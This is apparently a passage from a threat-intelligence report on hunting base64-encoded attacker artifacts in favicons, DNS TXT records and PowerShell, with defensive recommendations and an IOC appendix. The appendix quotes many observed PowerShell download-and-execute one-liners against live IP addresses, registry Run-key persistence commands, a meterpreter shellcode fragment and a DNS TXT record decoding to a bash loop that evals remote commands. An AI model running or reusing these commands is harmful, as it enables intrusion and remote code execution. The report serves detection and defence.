Using favicons in an attack chain isn't original, but enterprise employees fetch favicon.ico files from mainstream websites thousands to millions of times daily making detection of rogue .ico files particularly tricky. Consider the following base64 encoded favicon files — identified at http://pastebin.com/76ETZBDM — including weather.gov, marketwatch.com, nytimes.com, sports.yahoo.com, and more.

```
A HREF="http://www.nytimes.com/" ADD_DATE="1272071582" LAST_MODIFIED="1272071582"
ICON_URI="https://static01.nyt.com/favicon.ico" ICON="data:image/png;base64,iVBORw0KG-
goAAAANSUhEUgAAABAAAAAQCAYAAAAf8/9hAAAAvElEQVQ4jZWSbRHDIBBEnwQkIKESTkIkICESIiESIiESkB
AJkRAH7Y9uppShHN2ZmyEH+7J8wLiCytUDWFUJiAXgVO+nIvBs1AnsGl89wKJFh0wtWBdgMgbBEjADWcbL2wL
ApARZkEtg84y37r8tRWwT2L0Fk2HX9w2YBT08wCrDUgEmQdNI/FYCY/AMNj5XFTTOvN+HqdfdRuL78cRizpTM
PYejgqxKdqqXPECsIGVtnrlUkiErhf1jHtYLu4lOftjo/d8AAAAASUVORK5CYII=" LAST_CHARSET="UTF-
8">The New York Times - Breaking News, World News &amp; Multimedia</A>
```

If an attacker can successfully replace the .ico file, even for a few minutes, with a malicious base64 encoded string, fetching the file from a victim machine becomes easier as network security controls are unlikely to detect an anomaly. Mainstream domains are likely whitelisted by internal web proxies and the base64 encoded image file in question is routinely observed crossing the network.

5. Examples of base64 encoded strings in DNS TXT records.

Our fifth example involves DNS TXT records. Earlier we mentioned the PowerShell Empire example where a PowerShell script fetches a base64 DNS TXT record. Hunting in our partner's data — Farsight Security (FSI) — produces useful basic examples for future identification of potentially malicious records. Using FSI's API (through their *dnsdb.py* script) we can dig for TXT records in specific ccTLDs or gTLDs. One method is to search for strings ending in the familiar "==" base64 pattern. The following search returns all DNS TXT records for .ru domains that contain a string containing "==".

```
dnsdb.py -r \*.ru/txt -j --after=2016-11-01 | grep == | less
```

The results of the above search produce base64 encoded TXT records, but most of the results are false-positives in the sense that they involve legitimate security mechanisms for domain ownership and email. The converse route is to eliminate these common TXT records from our search. The following search returns all DNS TXT records for .su domains that do not contain strings like "DMARC1" or "DKIM1".

```
dnsdb.py -r \*.su/txt -j --after=2016-01-01 | grep -Ev 'spf1|DMARC1|google-site-
verification|DKIM1|zoho-verification|dkim=|yandex-verification|MS=|k=rsa|v=sfp|_domain-
key| less
```

While the following results do not contain malicious strings, they illustrate the legitimacy of iterative hunting for malicious DNS TXT records.

```
{"count": 4, "time_first": 1450077116, "rrtype": "TXT", "rrname": "ellsworth.com.vn.",
"bailiwick": "ellsworth.com.vn.", "rdata": ["\"XKPvuqMNuVczoxaIAUmVWoH3KTlUD9D3OpANH6

FfePIBtGTcH316DCW5ZseW+PPeEmqSjirYdQwGa+8G608yaA==\""], "time_last": 1451962671}

{"count": 1, "time_first": 1458616904, "rrtype": "TXT", "rrname": "rrsib.su.", "bai-
liwick": "rrsib.su.", "rdata": ["\"Py+zy6LX0ZC8x0/WLMPCs4IdZ53nnOeTLOMuuFJoyVPLM/
N2T+FBjh

GnnYaE7Vcp2GGj3+uXyUSSH9OqNDducA==\""], "time_last": 1458616904}

{"count": 2, "time_first": 1466994657, "rrtype": "TXT", "rrname": "www.nix.bz.", "bai-
liwick": "nix.bz.", "rdata": ["\"`{echo,d2hpbGUgWyAiJG0iICE9ICJlIiBdO2RvIG09YG5zbG9va
3V

wIC10eXBlPXR4dCB5Vi4xLm5peC5iemA7bT0ke20vKih9O209JHttLy8pKn07bT0ke20vL1xcL307aWYg-
WyAiJG0iICE9ICIkbiIgXSAmJiBbICR7I219IC1ndCAxIF07dGhlbiBuPSRtO2V2YWwgJ-
G07Zmk7ZG9uZQ==}|{base64,--decode}|bash`\""], "time_last": 1466994657}
```

The first two results appear to decode to hashes, and the third result decodes to:

```
while [ "$m" != "e" ];do m=`nslookup -type=txt yV.1.nix.bz`; m=${m/*(};m=${m//)*};m=${
m//\\/};if [ "$m" != "$n" ] && [ ${#m} -gt 1 ];then n=$m;eval $m;fi;done
```

Recommendations

Email continues to be a successful channel for introducing first stage malicious implants into the enterprise. Microsoft Office attachments that contain macros always deserve more scrutiny as do file links. Office 2013 and 2016 allow organizations to programmatically disable macros. Macros should be disabled by default and only enabled when needed. Continuous hunting in email security appliance spam and blocked attachments is a useful starting point for identifying and enumerating the attributes of a potentially successful future Spearphish. Compressed files (.zip, .rar, .7z, etc.) are a great place to start searching in blocked attachments as password protected compressed files are a favorite method for attempting email security appliance bypasses.

Base64 encoding is a difficult indicator to alert on in network traffic because base64 encoded strings are regularly observed in legitimate traffic. However, combining the presence of base64 encoded strings and Pastebin URI's, especially "raw" URI's (e.g. *hxxp://pastebin.com/***raw***/kDUk9NcH*), should produce a high fidelity search for malicious activity.

In our examples, the respective njRAT samples used dynamic DNS (DDNS) for command and control. DDNS "base domains" are valuable detection points and outright blocking should be considered through a mechanism like response policy zones (RPZ).

Identifying network indicators is always challenging, due to varying degrees of packet visibility, especially because of the wide adoption of SSL. Conversely, the endpoint host remains the final destination for malicious code, and that is where comprehensive logging can provide thorough value.

Internal hunting for post exploitation tools should begin with PowerShell. Group Policy (GPO) restrictions for PowerShell are helpful, but in the Enterprise, granular PowerShell logging on all hosts should be viewed as mandatory. Ongoing visibility into memory and running processes is more important than hard disk indexing, and scripts (of all kinds) should produce alerts when they attempt common PowerShell attack command switches (i.e. "nop" and "exec bypass", etc.), include base64 encoded strings, or attempt to fetch a file from a remote location.

Conclusion

We initiated a hunt with Recorded Future and associated partners for additional threat insight based on documented nation-state attacks and the related artifacts and observables. We focused on illuminating recent adversary tools and techniques, specifically possibilities with PowerShell, base64 encoding, favicons, and DNS TXT records.

Hunting in the enterprise is a team sport; more minds equal increased creativity to think through future attack scenarios and possibilities. Regular hunting in internal telemetry is necessary, and aggregating intelligence from external sources is just as crucial.

Now, savvy defender, you are a critical thinker, and you may be saying to yourself, "I know the different ways that adversaries use PowerShell, and even if base64 encoded files make it past our network security controls, our next-generation, host-based controls will catch the implant in-memory even if it doesn't touch the endpoint's disk."

This may be true, but the reality is that controls rarely function per plan, especially when previously unseen tactics or techniques are invoked, and adversary tactics aren't static.

Therefore, your organization already has, or is considering, a full-time red team to iteratively test the efficacy of current security controls.

How can a red team/hunting team catch, emulate, and create derivative scenarios based on unorthodox adversary TTPs without comprehensive collection and analysis? Yes, your Twitter feed is informative and you browse English security blogs when you have time, but what are you missing? What are the unknowns? How can your organization identify and track threats to translate those threats into quantitative risk and the potential for loss? The governance/compliance checklist isn't going to help. It all starts with the right threat intelligence. Recorded Future and our partners are the critical hunting tool for ongoing and comprehensive practical threat intelligence.

For small and medium-sized businesses, with one or two individuals responsible for information security, Recorded Future is a force multiplier adding capabilities to significantly boost your insight while reducing your risk.

** Special thanks to Dr. Staffan Truvé, Dr. Jan Sparud, Dr. Christopher Ahlberg, and Allan Liska for their significant contributions to this report.*

Appendix

Autonomous Systems

- AS12978 – DOGAN-ONLINE, TURKEY
  - Apr 11, 2016 - 1+ reference - PasteBin
    powershell.exe -nop -w hidden -c $Y=new-object net.webclient;$Y.proxy=[Net.WebRequest]::GetSystemWebProxy();$Y.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $Y.downloadstring('http://94.122.159.77:8081/6CXp6LeNzblKfhP');
  - Mar 30, 2016 - 1+ reference - PasteBin
    powershell.exe -nop -w hidden -c $l=new-object net.webclient;$l.proxy=[Net.WebRequest]::GetSystemWebProxy();$l.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $l.downloadstring('**hxxp://31.200.53.240:8081/windows**');
- AS13272 – STARMAN, ESTONIA
  - Aug 31, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c $d=new-object net.webclient;$d.proxy=[Net.WebRequest]::GetSystemWebProxy();$d.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $d.downloadstring('**hxxp://85.253.64.201:4444/tiit**');
- AS13285 – TALKTALK, UK
  - Jun 13, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c $R=new-object net.webclient;$R.proxy=[Net.WebRequest]::GetSystemWebProxy();$R.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $R.downloadstring('**hxxp://89.240.110.166:8080/ctISawC**');
- AS14618 – AMAZON, US
  - Sep 14, 2016 – 2+ references – Pastebin
  - C:\Windows\System32\cmd.exe /c powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.Webclient).DownloadFile('hxxp://151.80.237.220/1.zip','C:\Users\User1\AppData\Roaming\WndUpdate\1.exe.zip');
  - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -Enc
    JAB3AGMAPQBOAEUAVwAtAE8AQgBKAEUAYwBUACAAUwBZAHMAdABlAE0ALgBOAGUAdAAuAFcAZQBiAEMATABpAEUATgB0ADsAJAB1AD0AJ
    [truncated for brevity];$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wC.HeadeRS.Add('User-Agent',$u);$wc.PRoXy = [SYsTeM.NET.WEbREQUeST]::DEfaUlTWEBPROxy;$wC.PROXY.CReDenTIaLS = [SyStEM.NEt.CReDEnTIaLCACHE]::DEfAuLtNeTwOrKCREdeNTIAlS;$K='POTATOPOTATOPOTATOPOTATO';$i=0;[cHAR[]]$B=([cHaR[]]($Wc.DownLoadSTRiNg("**hxxps://54.165.117.232:443/index.asp**")))|%{$_-bXOR$k[$I++%$k.LeNgtH]};IEX ($b-joIN")
- AS1764 – NEXT LAYER, AUSTRIA
  - Sep 10, 2016 - 1+ reference - PasteBin
  - -NoI -Enc JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAgACQAYgByAG8AdwBzAGUAcgAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABOAGUAdAB3AG8AcgBrAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA7AEkARQBYACAAJABiAHIAbwB3AHMAZQByAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvADkAMgAuADYAMAAuADEANAAuADEANgAwADoAOAAwADAAMAAvAHAAYQB5AGwAbwBhAGQAIgApADsAIABJAG4AdgBvAGsAZQAtAFMAaABlAGwAbABBjAG8AZABlAA== --> $browser = New-Object System.Net.WebClient; $browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials;IEX $browser.DownloadString("**hxxp://92.60.14.160:8000/payload**");
- AS25019 – SAUDINET, SAUDI ARABIA
  - Feb 26, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('**hxxp://188.54.69.82/**'))
- AS29075 – IELO, FRANCE
  - Nov 18, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('**hxxp://141.255.144.22:8080/cYvDKxm'**))
- AS29256 – SYRIA TELECOM, SYRIA
  - Sep 19, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('**hxxp://212.11.201.148:80/d**'))"

- AS34984 – TELLCOM, TURKEY
  - Feb 14, 2016 - 1+ reference - PasteBin
  - powershell.exe -nop -w hidden -c $R=new-object net.webclient;$R.proxy=[Net.WebRequest]::GetSystemWebProxy();$R.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $R.downloadstring('**hxxp://176.232.179.91:8081/HLOEL6NcnBTtdQ**');
- AS8151 – UNINET, MEXICO
  - Jan 3, 2015 - 1+ reference - PasteBin
  - **://187.234.37.51/ps1.txt**')); Invoke-Shellcode -Payload windows/meterpreter/rever

Registry Keys

- Nov 12, 2016 - 1+ reference - PasteBin
- shell.Run('REG ADD
  "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /V "" + id + '0" /t REG_SZ /F /D "cmd.exe /c powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.Webclient).

- Nov 25, 2014 - 1+ reference - PasteBin
- WShell.RegWrite
  "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsUpdate", "C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -NonInteractive -ep Bypass -WindowStyle Hidden -nop -Command IEX ((New-Object Net.WebClient).

- Apr 11, 2016 - 1+ reference - PasteBin
- Set-ExecutionPolicy : Access to the registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft

- Sep 30, 2014 - 4+ references - PasteBin
- if (-not (Invoke-Command -Credential $cred -ComputerName $poek -ScriptBlock
  {Set-Location -Path
  "Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\SMS\Client\Client Components\Remote Control"})).

- Jun 17, 2015 - 1+ reference - PasteBin
- reg add 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' /v PowerShell /d powershell -nop -c 'iex(New-Object Net.WebClient).

- Jul 21, 2016 - 1+ reference - PasteBin
- reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell /v ExecutionPolicy /t REG_SZ /d Unrestricted /f

Base64 Encoding Example

The following is a Base64 encoding example with the simple string "Recorded Future" using Python's (2.7) built in base64 class.

```
>>> # Base64 encode the string "Recorded Future"
>>> import base64
>>> f = base64.b64encode('Recorded Future')
>>> f
'UmVjb3JkZWQgRnV0dXJl'
>>> f = base64.b64decode('UmVjb3JkZWQgRnV0dXJl')
>>> f
'Recorded Future'
```

IOCs

hxxp://pastebin.com/EPZN14NK
hxxp://pastebin.com/MwRqGr2v
hxxp://pastebin.com/raw/kDUk9NcH
hxxp://pastebin.com/qR1Meu2L

hxxp://pastebin.com/CWxhrrZ9
http://pastebin.com/nVnW4zGh

MD5: 938ea0d64bd83bd4e70a1eaa32620846
SHA1: 5c0cd0be6e32bf38136d48478fcdb99c4eed2a35
SHA256: 03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 4.5 KB

MD5: 92394b9a718e4e093e78361da68a8f9f
SHA1: a16d4cac8f8bb698aa0984b52c06fc232566f879
SHA256: a1209831fa07bffc9cdac411af875e2c9a0fda722ce7785f584b22bfac723df2
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 28.5 KB

MD5: e1cad436c9a69d02c579cb8b6f1dd007
SHA1: dd84da530958b69c5d7504dcdf7c891e47c2c3df
SHA256: 9805c54a76d4d48d5a5a14445db9c289670ec53da8e43d882c5433f81da7f728
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 23.5KB

MD5: 3309bebf40cc92170e0c877a42991703
SHA1: 3833d280e0383a30251842e345a60c7cec6cb8f2
SHA256: 5445ff29a243d5372bbd4f1283d9718610220d9fd29267d69fa130b870de6a62
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 23.5KB

osaam2014.no-ip[.]biz
jjleo.no-ip[.]biz
happynessxxx.no-ip[.]biz
htomshi.zapto[.]org
ihebrakrouni.linkpc[.]net

91.235.168.249 (XS Usenet, Netherlands)
94.73.36.254 (Evronet, Bulgaria)
67.214.175.75 (Colostore.com, Indiana)

69.60.121.29 (Serverpronto, Miami, FL)
77.92.68.65 (UK2, UK)
95.211.214.171 (Leaseweb, Netherlands)
37.59.28.129 (OVH, France)
164.132.114.137 (OVH, France)
164.132.114.23 (OVH, France)
164.132.114.89 (OVH, France)
5.41.133.217 (Saudi Telecom)
5.41.176.14 (Saudi Telecom)
5.41.214.93 (Saudi Telecom)
5.41.68.245 (Saudi Telecom)
95.185.0.166 (Saudi Telecom)
95.185.153.204 (Saudi Telecom)
95.185.182.132 (Saudi Telecom)
95.185.212.173 (Saudi Telecom)
95.185.240.225 (Saudi Telecom)
95.186.123.34 (Saudi Telecom)
95.186.13.166 (Saudi Telecom)
95.186.157.207 (Saudi Telecom)
95.186.63.76 (Saudi Telecom)

95.187.60.116 (Saudi Telecom)
151.255.101.223 (Saudi Telecom)
151.255.68.139 (Saudi Telecom)
176.47.12.5 (Saudi Telecom)
176.47.94.26 (Saudi Telecom)